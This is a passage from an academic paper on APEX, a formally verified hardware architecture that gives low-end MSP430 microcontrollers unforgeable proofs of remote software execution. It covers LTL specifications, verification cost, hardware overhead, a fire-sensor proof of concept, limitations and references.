MP3 - *Challenge Temporal Consistency:* *APEX* must ensure that $\mathcal{C}$hal can not be modified between *ER*'s execution and HMAC computation in XProve. Without this property, the following attack is possible: (1) $\mathcal{P}$rv-resident malware executes *ER* properly (i.e., by not violating **EP1-EP3** and **MP1-MP2**), resulting in $EXEC = 1$ after execution stops, and (2) at a later time, malware receives $\mathcal{C}$hal from $\mathcal{V}$rf and simply calls XProve on this $\mathcal{C}$hal without executing *ER*. As a result, malware would acquire a valid proof of execution (since *EXEC* remains 1 when the proof is generated) even though no *ER* execution occurred before $\mathcal{C}$hal was received. Such attacks are prevented by setting $EXEC = 0$ whenever the memory region storing $\mathcal{C}$hal is modified.

6 Formal Specification & Verified Implementation

Our formal verification approach starts by formalizing *APEX* sub-properties Linear Temporal Logic (LTL) to define invariants that must hold throughout the MCU operation. We then use a theorem prover [18] to write a computer-aided proof that the conjunction of the LTL sub-properties imply an end-to-end formal definition for the guarantee expected from *APEX* hardware. *APEX* correctness, when properly composed with *VRASED* guarantees, yields a PoX scheme secure according to Definition 2. This is proved by showing that, if the composition between the two is implemented as described in Definition 3, *VRASED* security can be reduced to *APEX* security.

APEX hardware module is composed of several sub-modules written in Verilog Hardware Description Language (HDL). Each sub-module is responsible for enforcing a set of LTL sub-properties and is described as an FSM in Verilog at Register Transfer Level (RTL). Individual sub-modules are combined into a single Verilog design. The resulting composition is converted to the SMV model checking language using the automatic translation tool Verilog2SMV [26]. The resulting SMV is simultaneously verified against all LTL specifications, using the model checker NuSMV [12], to prove that the final Verilog of *APEX* complies with all necessary properties.

6.1 Machine Model

Definition 4 models, in LTL, the behavior of low-end MCUs considered in this work. It consists of a subset of the machine model introduced by *VRASED*. Nonetheless, this subset models all MCU behavior relevant for stating and verifying correctness of *APEX*'s implementation.

Modify_Mem models that a given memory address can be modified by a CPU instruction or by a DMA access. In the former, W_{en} signal must be set and D_{addr} must contain the target memory address. In the latter, DMA_{en} signal must be

Definition 4. *Machine Model (subset)*

1. *Modify_Mem(i)* $\rightarrow (W_{en} \wedge D_{addr} = i) \vee (DMA_{en} \wedge DMA_{addr} = i)$
2. *Interrupt* $\rightarrow$ *irq*
3. *MR, CR, AR, KR, XS, and METADATA are non-overlapping memory regions*

set and DMA_{addr} must contain the target DMA address. The requirements for *reading from* a memory address are similar, except that instead of W_{en}, R_{en} must be on. We do not explicitly state this behavior since it is not used in *APEX* proofs. For the same reason, modeling the effects of instructions that only modify register values (e.g., ALU operations, such as *add* and *mul*) is also not necessary. The machine model also captures the fact that, when an interrupt happens during execution, the *irq* signal in MCU hardware is set to 1.

With respect to memory layout, the model states that *MR*, *CR*, *AR*, *KR*, *XS*, and *METADATA* are disjoint memory regions. The first five memory regions are defined in *VRASED*. As shown in Figure 2, *METADATA* is a fixed memory region used by *APEX* to store information about software execution status.

6.2 Security & Implementation Correctness

We use a two-part strategy to prove that *APEX* is a secure PoX architecture, according to Definition 2:

[A]: We show that properties **EP1-EP3** and **MP1-MP3**, discussed in Section 5.2 and formally specified next in Section 6.3, are sufficient to guarantee that *EXEC* flag is 1 iff $\mathcal{S}$ indeed executed on $\mathcal{P}$rv. To show this, we compose a computer proof using SPOT LTL proof assistant [18].

[B]: We use cryptographic reduction proofs to show that, as long as part **A** holds, *VRASED* security can be reduced to *APEX*'s PoX security from Definition 2. In turn, HMAC's existential unforgeability can be reduced to *VRASED*'s security [15]. Therefore, both *APEX* and *VRASED* rely on the assumption that HMAC is a secure MAC.

In the rest of this section, we convey the intuition behind both of these steps. Proof details are in Appendix B.

The goal of part **A** is to show that *APEX*'s sub-properties imply Definition 5. LTL specification in Definition 5 captures the conditions that must hold in order for *EXEC* to be set to 1 during execution of XProve, enabling generation of a valid proof of execution. This specification ensures that, in order to have $EXEC = 1$ during execution of XProve (i.e, for $[EXEC \wedge PC \in CR]$ to hold), at least once **before such time** the following must have happened:

1. The system reached state S_0 where software stored in *ER* started executing from its first instruction ($PC = ER_{min}$).
2. The system eventually reached a state S_1 when ER finished executing ($PC = ER_{max}$). In the interval between S_0 and S_1 *PC* kept executing instructions within *ER*, there were no interrupts, no resets, and DMA remained inactive.
3. The system eventually reached a state S_2 when XProve started executing ($PC = CR_{min}$). In the interval between S_0 and S_2, *METADATA* and *ER* regions were not modified.
4. In the interval between S_0 and S_2, *OR* region was only modified by *ER*'s execution, i.e., $PC \in ER \vee \neg$ Modify_Mem(*OR*).

Figure 3 shows the time windows wherein each memory region must not change during *APEX*'s PoX as implied by *APEX*'s correctness (Definition 5). Violating any of these conditions will cause *EXEC* have value 0 during XProve's computation. Consequently, any violation will result in $\mathcal{V}$rf rejecting the proof of execution since it will not conform to the expected value of $\mathcal{H}$, per Equation 2 in Definition 3.

The intuition behind the cryptographic reduction (part **B**) is that computing $\mathcal{H}$ involves simply invoking *VRASED* SW-Att with $MR = \mathcal{C}$hal, $ER \in AR$, $OR \in AR$, and $METADATA \in AR$. Therefore, a successful forgery of *APEX*'s $\mathcal{H}$ implies breaking *VRASED* security. Since $\mathcal{H}$ always includes the value of *EXEC*, this implies that *APEX* is PoX-secure (Definition 2). The complete reduction is presented in Appendix B.

6.3 *APEX*'s Sub-Properties in LTL

We formalize the necessary sub-properties enforced by *APEX* as LTL specifications 3–12 in Definition 6. We describe how they map to high-level notions **EP1-EP3** and **MP1-MP3** discussed in Section 5.2. Appendix B discusses a computer proof that the conjunction of this set of properties is sufficient to satisfy a formal definition of *APEX* correctness from Definition 5.

LTL 3 enforces **EP1 – Ephemeral immutability** by making sure that whenever *ER* memory region is written by either CPU or DMA, *EXEC* is immediately set to logical 0 (false).

EP2 – Ephemeral Atomicity is enforced by a set of three LTL specifications. LTL 4 enforces that the only way for *ER*'s execution to terminate, without setting *EXEC* to logical 0, is through its last instruction: $PC = ER_{max}$. This is specified by checking the relation between current and next *PC* values using LTL ne**X**t operator. In particular, if current *PC* value is within *ER*, and next *PC* value is outside SW-Att region, then either current *PC* value is the address of ER_{max}, or *EXEC* is set to 0 in the next cycle. Also, LTL 5 enforces that the only way for *PC* to enter *ER* is through the very first instruction: ER_{min}. This prevents *ER* execution from starting at some point in the middle of *ER*, thus making sure that *ER* always executes in its entirety. Finally, LTL 6 enforces that *EXEC* is set to zero if an interrupt happens in the middle of *ER* execution. Even though LTLs 4 and 5 already enforce that PC can not change to anywhere outside *ER*, interrupts could be programmed to return to an arbitrary instruction within *ER*. Although this would not violate LTLs 4 and 5, it would still modify *ER*'s behavior. Therefore, LTL 6 is needed to prevent that.

EP3 – Output Protection is enforced by LTL 7 by making sure that: (1) DMA controller does not write into *OR*; (2) CPU

Definition 5. *Formal specification of APEX's correctness.*

$$\{\; PC = ER_{min} \;\wedge\; [(PC \in ER \wedge \neg Interrupt \wedge \neg reset \wedge \neg DMA_{en}) \quad \boldsymbol{U} \quad PC = ER_{max}] \quad \wedge$$
$$[(\neg\, Modify_Mem(ER) \wedge \neg\, Modify_Mem(METADATA) \wedge (PC \in ER \vee \neg\, Modify_Mem(OR))) \quad \boldsymbol{U} \quad PC = CR_{min}]$$
$$\} \quad \boldsymbol{B} \quad \{EXEC \wedge PC \in CR\}$$

Definition 6. *Sub-Properties needed for Secure Proofs of Execution in LTL.*
Ephemeral Immutability:

$$\mathbf{G}: \{[W_{en} \wedge (D_{addr} \in ER)] \vee [DMA_{en} \wedge (DMA_{addr} \in ER)] \rightarrow \neg EXEC\} \tag{3}$$

Ephemeral Atomicity:

$$\mathbf{G}: \{(PC \in ER) \wedge \neg(\mathbf{X}(PC) \in ER) \rightarrow PC = ER_{max} \vee \neg\mathbf{X}(EXEC)\;\} \tag{4}$$

$$\mathbf{G}: \{\neg(PC \in ER) \wedge (\mathbf{X}(PC) \in ER) \rightarrow \mathbf{X}(PC) = ER_{min} \vee \neg\mathbf{X}(EXEC)\} \tag{5}$$

$$\mathbf{G}: \{(PC \in ER) \wedge irq \rightarrow \neg EXEC\} \tag{6}$$

Output Protection:

$$\mathbf{G}: \{[\neg(PC \in ER) \wedge (W_{en} \wedge D_{addr} \in OR)] \vee (DMA_{en} \wedge DMA_{addr} \in OR) \vee (PC \in ER \wedge DMA_{en}) \rightarrow \neg EXEC\} \tag{7}$$

Executable/Output (ER/OR) Boundaries & Challenge Temporal Consistency:

$$\mathbf{G}: \{ER_{min} > ER_{max} \vee OR_{min} > OR_{max} \rightarrow \neg EXEC\} \tag{8}$$

$$\mathbf{G}: \{ER_{min} \leq CR_{max} \vee ER_{max} > CR_{max} \rightarrow \neg EXEC\} \tag{9}$$

$$\mathbf{G}: \{[W_{en} \wedge (D_{addr} \in METADATA)] \vee [DMA_{en} \wedge (DMA_{addr} \in METADATA)] \rightarrow \neg EXEC\} \tag{10}$$

Remark: *Note that* $\mathcal{C}\mathsf{hal}_{mem} \in METADATA$.

Response Protection:

$$\mathbf{G}: \{\neg EXEC \wedge \mathbf{X}(EXEC) \rightarrow \mathbf{X}(PC = ER_{min})\} \tag{11}$$

$$\mathbf{G}: \{reset \rightarrow \neg EXEC\} \tag{12}$$




Figure 3: Illustration of time intervals that each memory region must remain unchanged in order to produce a valid $\mathcal{H}$ ($EXEC = 1$). $t(X)$ denotes the time when $PC = X$.

can only modify *OR* when executing instructions within *ER*; and 3) DMA can not be active during *ER* execution; otherwise, a compromised DMA could change intermediate results of *ER* computation in data memory, potentially modifying *ER* behavior.

Similar to **EP3**, **MP1 – Executable/Output Boundaries** and **MP3 – Challenge Temporal Consistency** are enforced by LTL 10. Since $\mathcal{C}\mathsf{hal}$ as well as ER_{min}, ER_{max}, OR_{min}, and OR_{max} are all stored in *METADATA* reserved memory region, it suffices to ensure that *EXEC* is set to logical 0 whenever this region is modified. Also, LTL 8 enforces that *EXEC* is only set to one if *ER* and *OR* are configured (by *METADATA* values ER_{min}, ER_{max}, OR_{min}, OR_{max}) as valid memory regions.

Finally, LTLs 11, and 12 (in addition to *VRASED* verified RA architecture) are responsible for ensuring **MP2- Response Protection** by making sure that *EXEC* always reflects what is intended by *APEX* hardware. LTL 7 specifies that the only way to change *EXEC* from 0 to 1 is by starting *ER*'s execution over. Finally, LTL 12 states that, whenever a reset happens (this also includes the system initial booting state) and execution is initialized, the initial value of *EXEC* is 0. To conclude, recall that *EXEC* is read-only to all software running on $\mathcal{P}\mathsf{rv}$. Therefore, malware can not change it directly.

APEX is designed as a set of seven hardware sub-modules, each verified to enforce a subset of properties discussed in this

	Hardware		Reserved	Verification			
	Reg	LUT	RAM (bytes)	# LTL Invariants	Verified Verilog LoC	Time (s)	Mem (MB)
OpenMSP430 [23]	691	1904	0	-	-	-	-
VRASED [15]	721	1964	2332	10	481	0.4	13.6
APEX +VRASED	735	2206	2341	20	1385	183.6	280.3

Table 2: Evaluation results.

section. Examples of implementation of verified sub-modules as FSMs are discussed in Appendix A.

7 Implementation & Evaluation

APEX implementation uses OpenMSP430 [23] as its open core implementation. We implement the hardware architecture shown in Figure 2. In addition to *APEX* and *VRASED* modules in HW-Mod, we implement a peripheral module responsible for storing and maintaining *APEX METADATA*. As a peripheral, contents of *METADATA* can be accessed in a pre-defined memory address via standard peripheral memory access. We also ensure that *EXEC* (located inside *METADATA*) is unmodifiable in software by removing software-write wires in hardware. Finally, as a proof of concept, we use Xilinx Vivado to synthesize an RTL description of the modified HW-Mod and deploy it on the Artix-7 FPGA class. Prototyping using FPGAs is common in both research and industry. Once a hardware design is synthesizable in an FPGA, the same design can be used to manufacture an Application-Specific Integrated Circuit (ASIC) on a larger scale.

7.1 Evaluation Results

Hardware & Memory Overhead. Table 2 reports *APEX* hardware overhead as compared to unmodified OpenMSP430 [23] and *VRASED* [15]. Similar to the related work [15–17, 44], we consider the hardware overhead in terms of additional LUTs and registers. The increase in the number of LUTs can be used as an estimate of the additional chip cost and size required for combinatorial logic, while the number of registers offers an estimate on the memory overhead required by the sequential logic in *APEX* FSMs. *APEX* hardware overhead is small compared to the baseline *VRASED*; it requires 2% and 12% additional registers and LUTs, respectively. In absolute numbers, it adds 44 registers and 302 Look-Up Tables (LUTs) to the underlying MCU. In terms of memory, *APEX* needs 9 extra bytes of RAM for storing *METADATA*. This overhead corresponds to 0.01% of MSP430 16-bit address space.

Run-time. We do not observe any overhead for software's execution time on the *APEX*-enabled $\mathcal{P}$rv since *APEX* does not introduce new instructions or modifications to the MSP430 ISA. *APEX* hardware runs in parallel with the original MSP430 CPU. Run-time to produce a proof of $\mathcal{S}$ execution includes: (1) time to execute $\mathcal{S}$ (XAtomicExec), and (2) time to compute an attestation token (XProve). The former only depends on $\mathcal{S}$ behavior itself (e.g., SW-Att can be a small sequence of instructions or have long loops). As mentioned earlier, *APEX* does not affect $\mathcal{S}$ run time. XProve's run-time is linear in the size of $ER + OR$. In the worst-case scenario where these regions occupy the entire program 8kBytes memory, XProve takes around 900ms on an 8MHz device.

Verification Cost. We verify *APEX* on an Ubuntu 16.04 machine running at 3.40GHz. Results are shown in Table 2. *APEX* verification requires checking 10 extra invariants (shown in Definition 6) in addition to existing *VRASED* invariants. It also consumes significantly higher run-time and memory usage than *VRASED* verification. This is because additional invariants introduce five additional variables (ER_{min}, ER_{max}, OR_{min}, OR_{max} and $EXEC$), potentially resulting in an exponential increase in complexity of the model checking process. Nonetheless, the overall verification process is still reasonable for a commodity desktop – it takes around 3 minutes and consumes 280MB of memory.

7.2 Comparison with CFA

To the best of our knowledge, *APEX* is the first of its kind and thus there are no other directly comparable PoX architectures. However, to provide a (performance and overhead) point of reference and a comparison, we contrast *APEX* overhead with that state-of-the-art CFA architectures. As discussed in Section 2, even though CFA is not directly applicable for producing proofs of execution with authenticated outputs, we consider it to be the closest-related service, since it reports on the exact execution path of a program.

We consider three recent CFA architectures: Atrium [44], LiteHAX [16], and LO-FAT [17]. Figure 4.a compares *APEX* to these architectures in terms of number of additional LUTs. In this figure, the black dashed line represents the total cost of the MSP430 MCU: 1904 LUTs. Figure 4.b presents a similar comparison for the amount of additional registers required by these architectures. In this case, the total cost of the MSP430 MCU itself is of 691 registers. Finally, Figure 4.c presents the amount of dedicated RAM required by these architectures (*APEX*'s dedicated RAM corresponds to the exclusive access stack implemented by *VRASED*).

As expected, *APEX* incurs much lower overhead. According to our results, the cheapest CFA architecture, LiteHAX, would entail an overhead of nearly 100% LUTs and 300% registers, on MSP430. In addition, LiteHAX would require 150 *kB* of dedicated RAM. This amount far exceeds entire addressable memory (64 *kB*) of 16-bit processors, such as MSP430. Results support our claim that CFA is not applicable to this class of low-

end devices. Meanwhile, *APEX* needs a total of 12% additional LUTs and 2% additional registers. *VRASED* requires about 2 *kB* of reserved RAM, which is not increased by *APEX* PoX support.

7.3 Proof of Concept: Authenticated Sensing and Actuation

As discussed in Section 1 an important functionality attainable with PoX is authenticated sensing/actuation. In this section, we demonstrate how to use *APEX* to build sensors and actuators that "can not lie".

As a running example we use a fire sensor: a safety-critical low-end embedded device commonly present in households and workplaces. It consists of an MCU equipped with analog hardware for measuring physical/chemical quantities, e.g., temperature, humidity, and CO_2 level. It is also usually equipped with actuation-capable analog hardware, such as a buzzer. Analog hardware components are directly connected to MCU General Purpose Input/Output (GPIO) ports. GPIO ports are physical wires directly mapped to fixed memory locations in MCU memory. Therefore, software running on the MCU can read physical quantities directly from GPIO memory.

In this example, we consider that MCU software periodically reads these values and transmits them to a remote safety authority, e.g., a fire department, which then decides whether to take action. The MCU also triggers the buzzer actuator whenever sensed values indicate a fire. Given the safety-critical nature of this application, the safety authority must be assured that reported values are authentic and were produced by execution of expected software. Otherwise, malware could spoof such values (e.g., by not reading them from the proper GPIO). PoX guarantees that reported values were read from the correct GPIO port (since the memory address is specified by instructions in the ER executable), and produced output (stored in OR) was indeed generated by execution of ER and was unmodified thereafter. Thus, upon receiving sensed values accompanied by a PoX, the safety authority is assured that the reported sensed value can be trusted.

As a proof of concept, we use *APEX* to implement a simple fire sensor that operates with temperature and humidity quantities. It communicates with a remote $\mathcal{V}$rf (e.g., the fire department) using a low-power ZigBee radio[3] typically used by low-end CPS/IoT devices. Temperature and humidity analog devices are connected to a *APEX*-enabled MSP430 MCU running at 8MHz and synthesized using a Basys3 Artix-7 FPGA board. As shown in Figure 5, MCU GPIO ports connected to the temperature/humidity sensor and to the buzzer. *APEX* is used to prove execution of the fire sensor software. This software is shown in Figure 8a in Appendix C. It consists of two main functions: `ReadSensor` and `SoundAlarm`. Proofs of execution are requested by the safety authority via XRequest to issue commands to execute these functions. `ReadSensor` reads and processes the value generated by temperature/humidity analog device memory-mapped GPIO, and copies this value to *OR*. The `SoundAlarm` function turns the buzzer on for 2 seconds, i.e., it writes "1" to the memory address mapped to the buzzer, busy-waits for 2 seconds, and then writes "0" to the same memory location. This implementation corresponds to the one in the open-source repository [4] and was ported to a *APEX*-enabled MCU. The porting effort was minimal: it involved around 30 additional lines of C code, mainly for re-implementing sub-functions originally implemented as shared APIs, e.g., `digitalRead/Write`. Finally, we transformed ported code to be compatible with *APEX*'s PoX architecture. Details can be found in Appendix C.

8 Limitations & Future Directions

In the following we discuss some limitations in *APEX* current approach and directions for future work.


Shared libraries. In order to produce a valid proof, $\mathcal{V}$rf must ensure that execution of $\mathcal{S}$ does not depend on external code located outside the executable range *ER* (e.g., shared libraries). A call to such code would violate LTL 4, resulting in $EXEC = 0$ during the attestation computation. To support this type of executable one can transform it into a self-contained executable by statically linking all dependencies during the compilation time.

Self-modifying code (SMC). SMC is a type of executable that alters itself while executing. Clearly, this executable type violates LTL 3 that requires code in *ER* to remain unchanged during *ER*'s execution. It is unclear how *APEX* can be adapted to support SMC; however, we are unaware of any legitimate and realistic use-case of SMC in our targeted platforms.

Atomic Execution & Interrupts. The notion of successful execution, defined in Section 5.1, prohibits interruptions during $\mathcal{S}$'s execution. This limitation can be problematic especially on systems with strict real-time constraints. In this case, the PoX executable might be interrupted by a higher priority task and, in order to provide a valid proof of execution, execution must start over. On the other hand, simply resuming $\mathcal{S}$ execution after an interrupt may result in attacks where malware modifies intermediate execution results, in data memory, consequently influencing the correctness of this execution's output. One possible way to remedy this issue is to allow interrupts as long as all interrupt handlers are: (1) themselves immutable and uninterruptible from the start of execution until the end of attestation; and (2) included in the attested memory range during the attestation process. $\mathcal{V}$rf could then use the PoX result $\mathcal{H}$ to determine whether an interrupt that may have happened during the execution is malicious. This idea needs to be examined carefully, because even the accurate definition of PoX correctness and security in this case becomes challenging. The

[3] https://www.zigbee.org/

[4] https://github.com/Seeed-Studio/LaunchPad_Kit



(a) % extra HW overhead: # Look-Up Tables (b) % extra HW overhead: # Registers (c) Dedicated RAM

Figure 4: Overhead comparison between *APEX* and CFA architectures. Dashed lines represent total hardware cost of MSP430.




Figure 5: Hardware setup for a fire sensor using *APEX*

practicality and formal security analysis of such an approach also remain an open problem that we defer to future work.

Future Directions. There is a number of interesting future directions related to PoX. Developing formally verified PoX architectures for high-end devices is an interesting challenge. While architectures based on Flicker [34] and SGX [25] can provide PoX on high-end devices, the trusted components in these architectures (i.e., TPM and processor's architectural support) are not yet verified. It would also be interesting to investigate whether *APEX* can be designed and implemented as a standalone device (e.g., a tiny verified TPM-alike device) that can be plugged into legacy low-end devices. Feasibility and cost-effectiveness of this approach require further investigation; this is because hybrid-architectures (such as SMART, *VRASED*, and *APEX*) monitor internal MCU signals (e.g., *PC*, or *DMA* signals) that are not exposed to external devices via communication/IO channels. It would also be interesting to see what kinds of trusted applications can be bootstrapped and built on top of a PoX service for low-end devices. Finally, in the near-future, we plan to look into techniques that can automatically transform legacy code into PoX-compatible software (see Appendix C) and to investigate how to enable stateful PoX, where one large PoX code could be broken down into multiple smaller pieces of atomic code and secure interruptions are allowed in between the execution of two pieces.

9 Conclusion

This paper introduces *APEX*, a novel and formally verified security service targeting low-end embedded devices. It allows a remote untrusted prover to generate unforgeable proofs of remote software execution. We envision *APEX*'s use in many IoT application domains, such as authenticated sensing and actuation. Our implementation of *APEX* is realized on a real embedded system platform, MSP430, synthesized on an FPGA, and the verified implementation is publicly available. Our evaluation shows that *APEX* has low overhead for both hardware footprint and time for generating proofs of execution.

Acknowledgements: The authors thank the designated shepherd (Dr. Sven Bugiel) for his guidance, and the anonymous reviewers for their valuable feedback. UC Irvine authors' work was supported by Army Research Office (ARO), under contract W911NF-16-1-0536 and Semiconductor Research Corporation (SRC), under contract 2019-TS-2907.

References

[1] APEX source code. `https://github.com/sprout-uci/apex`, 2020.

[2] Tigist Abera et al. C-flat: Control-flow attestation for embedded systems software. In *CCS '16*, 2016.

[3] Daniel J Bernstein, Tanja Lange, and Peter Schwabe. The security impact of a new cryptographic library. In *International Conference on Cryptology and Information Security in Latin America*, 2012.

[4] Karthikeyan Bhargavan, Cédric Fournet, Markulf Kohlweiss, Alfredo Pironti, and Pierre-Yves Strub. Implementing TLS with verified cryptographic security. In *SP*, 2013.

[5] Barry Bond, Chris Hawblitzel, Manos Kapritsos, K Rustan M Leino, Jacob R Lorch, Bryan Parno, Ashay Rane, Srinath Setty, and Laure Thompson. Vale: Verifying high-performance cryptographic assembly code. In *USENIX*, 2017.

[6] Ferdinand Brasser, Ahmad-Reza Sadeghi, and Gene Tsudik. Remote attestation for low-end embedded devices: the prover's perspective. In *DAC*, 2016.

[7] F. Brasser et al. Tytan: Tiny trust anchor for tiny devices. In *DAC*, 2015.

[8] Xavier Carpent, Karim Eldefrawy, Norrathep Rattanavipanon, and Gene Tsudik. Temporal consistency of integrity-ensuring computations and applications to embedded systems security. In *ASIACCS*, 2018.

[9] Xavier Carpent, Karim Eldefrawy, Norrathep Rattanavipanon, and Gene Tsudik. Temporal consistency of integrity-ensuring computations and applications to embedded systems security. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, pages 313–327. ACM, 2018.

[10] Jiongyi Chen, Wenrui Diao, Qingchuan Zhao, Chaoshun Zuo, Zhiqiang Lin, XiaoFeng Wang, Wing Cheong Lau, Menghan Sun, Ronghai Yang, and Kehuan Zhang. Iotfuzzer: Discovering memory corruptions in iot through app-based fuzzing. In *NDSS*, 2018.

[11] Alessandro Cimatti, Edmund Clarke, Enrico Giunchiglia, Fausto Giunchiglia, Marco Pistore, Marco Roveri, Roberto Sebastiani, and Armando Tacchella. NuSMV 2: An opensource tool for symbolic model checking. In *International Conference on Computer Aided Verification*, pages 359–364. Springer, 2002.

[12] Alessandro Cimatti, Edmund Clarke, Enrico Giunchiglia, Fausto Giunchiglia, Marco Pistore, Marco Roveri, Roberto Sebastiani, and Armando Tacchella. Nusmv 2: An opensource tool for symbolic model checking. In *International Conference on Computer Aided Verification*, pages 359–364. Springer, 2002.

[13] Victor Costan, Ilia Lebedev, and Srinivas Devadas. Sanctum: Minimal hardware extensions for strong software isolation. In *25th {USENIX} Security Symposium ({USENIX} Security 16)*, 2016.

[14] Andrei Costin, Jonas Zaddach, Aurélien Francillon, and Davide Balzarotti. A large-scale analysis of the security of embedded firmwares. In *23rd {USENIX} Security Symposium ({USENIX} Security 14)*, pages 95–110, 2014.

[15] Ivan De Oliveira Nunes, Karim Eldefrawy, Norrathep Rattanavipanon, Michael Steiner, and Gene Tsudik. VRASED: A verified hardware/software co-design for remote attestation. *USENIX Security'19*, 2019.

[16] Ghada Dessouky, Tigist Abera, Ahmad Ibrahim, and Ahmad-Reza Sadeghi. Litehax: lightweight hardware-assisted attestation of program execution. In *2018 IEEE/ACM International Conference on Computer-Aided Design (ICCAD)*, pages 1–8. IEEE, 2018.

[17] Ghada Dessouky, Shaza Zeitouni, Thomas Nyman, Andrew Paverd, Lucas Davi, Patrick Koeberl, N Asokan, and Ahmad-Reza Sadeghi. Lo-fat: Low-overhead control flow attestation in hardware. In *Proceedings of the 54th Annual Design Automation Conference 2017*, page 24. ACM, 2017.

[18] Alexandre Duret-Lutz, Alexandre Lewkowicz, Amaury Fauchille, Thibaud Michaud, Etienne Renault, and Laurent Xu. Spot 2.0—a framework for ltl and ω-automata manipulation. In *International Symposium on Automated Technology for Verification and Analysis*, pages 122–129. Springer, 2016.

[19] Karim Eldefrawy, Norrathep Rattanavipanon, and Gene Tsudik. HYDRA: hybrid design for remote attestation (using a formally verified microkernel). In *Wisec*. ACM, 2017.

[20] Karim Eldefrawy, Gene Tsudik, Aurélien Francillon, and Daniele Perito. SMART: Secure and minimal architecture for (establishing dynamic) root of trust. In *NDSS*. Internet Society, 2012.

[21] Karim Eldefrawy et al. SMART: Secure and minimal architecture for (establishing a dynamic) root of trust. In *NDSS*, 2012.

[22] Aurélien Francillon et al. A minimalist approach to remote attestation. In *DATE*, 2014.

[23] Olivier Girard. openMSP430, 2009.

[24] Chris Hawblitzel, Jon Howell, Jacob R Lorch, Arjun Narayan, Bryan Parno, Danfeng Zhang, and Brian Zill. Ironclad apps: End-to-end security via automated full-system verification. In *OSDI*, volume 14, pages 165–181, 2014.

[25] Intel. Intel Software Guard Extensions (Intel SGX).

[26] Ahmed Irfan, Alessandro Cimatti, Alberto Griggio, Marco Roveri, and Roberto Sebastiani. Verilog2SMV: A tool for word-level verification. In *Design, Automation & Test in Europe Conference & Exhibition (DATE), 2016*, pages 1156–1159. IEEE, 2016.

[27] Rick Kennell and Leah H Jamieson. Establishing the genuinity of remote computer systems. In *USENIX*, 2003.

[28] Gerwin Klein, Kevin Elphinstone, Gernot Heiser, June Andronick, David Cock, Philip Derrin, Dhammika Elkaduwe, Kai Engelhardt, Rafal Kolanski, Michael Norrish, Thomas Sewell, Harvey Tuch, and Simon Winwood. seL4: Formal verification of an OS kernel. In *Proceedings of the ACM SIGOPS 22Nd Symposium on Operating Systems Principles*, SOSP '09, pages 207–220, New York, NY, USA, 2009. ACM.

[29] Patrick Koeberl, Steffen Schulz, Ahmad-Reza Sadeghi, and Vijay Varadharajan. TrustLite: A security architecture for tiny embedded devices. In *EuroSys*. ACM, 2014.

[30] P. Koeberl et al. TrustLite: A security architecture for tiny embedded devices. In *EuroSys*, 2014.

[31] X. Kovah et al. New results for timing-based attestation. In *IEEE S&P '12*, 2012.

[32] Xavier Leroy. Formal verification of a realistic compiler. *Communications of the ACM*, 52(7):107–115, 2009.

[33] Yanlin Li, Jonathan M. McCune, and Adrian Perrig. Viper: Verifying the integrity of peripherals' firmware. In *CCS*. ACM, 2011.

[34] Jonathan M McCune, Bryan J Parno, Adrian Perrig, Michael K Reiter, and Hiroshi Isozaki. Flicker: An execution infrastructure for tcb minimization. In *Proceedings of the 3rd ACM SIGOPS/EuroSys European Conference on Computer Systems 2008*, pages 315–328, 2008.

[35] Job Noorman, Jo Van Bulck, Jan Tobias Mühlberg, Frank Piessens, Pieter Maene, Bart Preneel, Ingrid Verbauwhede, Johannes Götzfried, Tilo Müller, and Felix Freiling. Sancus 2.0: A low-cost security architecture for iot devices. *ACM Trans. Priv. Secur.*, 20(3):7:1–7:33, July 2017.

[36] Ivan De Oliveira Nunes, Ghada Dessouky, Ahmad Ibrahim, Norrathep Rattanavipanon, Ahmad-Reza Sadeghi, and Gene Tsudik. Towards systematic design of collective remote attestation protocols. In *ICDCS*, 2019.

[37] Jr. Petroni et al. Copilot — A coprocessor-based kernel runtime integrity monitor. In *USENIX*, 2004.

[38] Srivaths Ravi, Anand Raghunathan, and Srimat Chakradhar. Tamper resistance mechanisms for secure embedded systems. In *VLSI Design, 2004. Proceedings. 17th International Conference on*, pages 605–611. IEEE, 2004.

[39] Arvind Seshadri, Mark Luk, Adrian Perrig, Leendert van Doorn, and Pradeep Khosla. Scuba: Secure code update by attestation in sensor networks. In *ACM workshop on Wireless security*, 2006.

